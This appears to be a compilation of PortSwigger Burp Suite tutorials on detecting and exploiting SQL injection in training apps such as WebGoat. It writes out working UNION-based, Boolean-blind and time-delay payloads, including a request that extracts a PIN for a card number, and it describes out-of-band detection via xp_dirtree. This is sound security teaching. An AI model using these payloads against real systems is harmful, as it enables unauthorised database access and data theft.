
E-mail: **admin@getmantra.com**

SQL Query: SELECT * FROM users WHERE idusers=0 UNION SELECT NULL, NULL, 'a', NULL, NULL, NULL, NULL, NULL LIMIT 1×

When an `'a'` is specified at a column that has a string data type, the injected query is executed, and you should see an additional row of data containing the value `a`.


However, in our example the page is not showing anything other than the original content.


We can see that the query is being executed, but because the application is only showing the first result we cannot see the result of the injected query.



We can ensure that our data is the first row returned by modifying the original query so that it does not return any rows:


```
0 AND 1=2 UNION SELECT NULL, NULL,'a', NULL, NULL, NULL, NULL, NULL
```





We can now see in the response that the application is displaying the injected `'a'` string instead of the actual user details.

The `'a'` is displayed in the data field corresponding to the column in which we supplied it.



We can now use the relevant column to extract data from the database.

```
0 and 1=2 UNION SELECT NULL, NULL, version(), NULL, NULL, NULL,
NULL, NULL
```


In this example we have altered the injected code to display the version number of the database. We can then continue to use this technique to retrieve any accessible data from the database.

From <https://support.portswigger.net/customer/portal/articles/2163777-Methodology_SQL%20Exploitation_Union.html>

Using Burp to Detect Blind SQL Injection Bugs

SQL injection vulnerabilities are often referred to as "blind" if they cannot be straightforwardly identified via error messages or direct retrieval of data. These vulnerabilities are harder, but by no means impossible, to detect and exploit. In this article, we will examine some of the possible ways through which blind SQL injection vulnerabilities can be identified, by injecting Boolean conditions, triggering time delays, and out-of-band channels.


Boolean Condition Injection



Here we have an example web application from the WebGoat training tool. The version of "WebGoat" we are using is taken from OWASP's Broken Web Application Project. [Find out how to download, install and use this project](#).

This form is designed to be used for testing whether a supplied account number is valid. We can see that the account number `101` produces a positive result, so the account number is valid.


The "true" condition has been met.



Next, we must satisfy the "false" condition.


In this example we have used the account number `666`. The application has returned a negative response, so the account number is invalid.

The "false" condition has been met.



The next step is to confirm that the input is being evaluated as an SQL query and whether we can perform a true/false test using SQL syntax.

Here we have entered `101 and 1=1`. We know that both parts of this condition are true and would expect a positive "True" response.



Here we have entered `101 and 1=2`. We know that only one part of this condition is true and should return a negative "False" response.

Now we know that we can ask the application "questions" using SQL syntax, we can inject SQL to find out any information that is accessible.


```
dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
PHPSESSID=c5edah6kbphn8r3oe3p484pdp2;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
JSESSIONID=6075DB5AD6333803E04262B5803F1F5B
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 128

account_number=101 AND 1=((SELECT pin FROM pins WHERE cc_number =
'1111222233334444')=1111)&SUBMIT=Go%21
```

In this example we are looking for the `pin` number that corresponds with the `cc_number`.

To find the pin in this example we could alter the number in the SQL statement and wait for the application to produce a positive "True" response. To reduce the number of requests involved, we could also test each character in the number one at a time, and perform binary searches to efficiently find the correct answer.


We could use Burp Intruder to automate this task for us.

Using Time Delays




In some cases of blind SQL injection, where no differential response can be triggered via injected Boolean conditions, an alternative technique that is often effective is to inject time delays.


In this example we use an exercise from the MD Sec training labs.



We may have tried to induce conditional errors...




However, there have been no effects on the application's behavior, even if it induces an error within the database itself.



In this situation we can use Burp Suite to inject SQL that will cause a time delay, and monitor the time taken for the response to be returned.

Ensure "Intercept is on" in the Proxy "Intercept" tab and resend the request.


Right click anywhere on the request and click "Send to Repeater".



We can alter the request using either the "Raw" or "Params" tab in the Repeater "Request" panel.

In this example we are injecting in to a MS-SQL database. We inject the following string into the request parameter and monitor how long the application takes to identify any vulnerabilities.

```
1; waitfor delay '0:0:5'--
```




Beneath the "Repeater" Response console we can see the time taken to receive the response in milliseconds.

The response in this example has taken 5 seconds.


This would indicate that the application is indeed vulnerable to SQL injection.

Using Out-Of-Band Channels



In some situations, it isn't possible to trigger any noticeable effect in the application's response, either in its contents or in the time taken to receive it. In this situation, it is possible to detect SQL injection vulnerabilities by causing the database to make an out-of-band network connection to the tester's server.

Burp Scanner uses this technique via the Burp Collaborator feature.



In this example we can see that Burp Scanner has exploited a blind SQL injection vulnerability to cause the database to make a network connection to the Burp Collaborator server. This particular attack uses Microsoft SQL Server"s xp_dirtree stored procedure. Similar techniques exist on other database platforms, and these are used by Burp Scanner.

From <https://support.portswigger.net/customer/portal/articles/2163788-Methodology_Blind%20SQL%20Injection%20Detection.html>

Using Burp to Exploit Blind SQL Injection Bugs

In the Using Burp to Detect Blind SQL Injection Bugs article, we examined a few possible means of detecting blind SQL injection vulnerabilities. In this article we go one step further and exploit the vulnerability we discover in the Boolean Condition Injection section of the preceding article. Additionally we explain how to use SQLmap with Burp and escalating a database attack to achieve command injection.

Using Burp Intruder to Exploit Blind Bugs

```
dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
PHPSESSID=c5edah6kbphn8r3oe3p484pdp2;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
JSESSIONID=6075DB5AD6333803E04262B5803F1F5B
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 128

account_number=101 AND 1=((SELECT pin FROM pins WHERE cc_number =
'1111222233334444')=1111)&SUBMIT=Go%21
```


Previously we had detected a blind SQL injection bug in a intentionally vulnerable training web application.

In the example we are looking for the `pin` number that corresponds with the `cc_number` in the screenshot.


To find the pin we could alter the number in the SQL statement and wait for the application to produce a positive "True" response.

To help speed up this task, we can use Burp Intruder to automate the process.

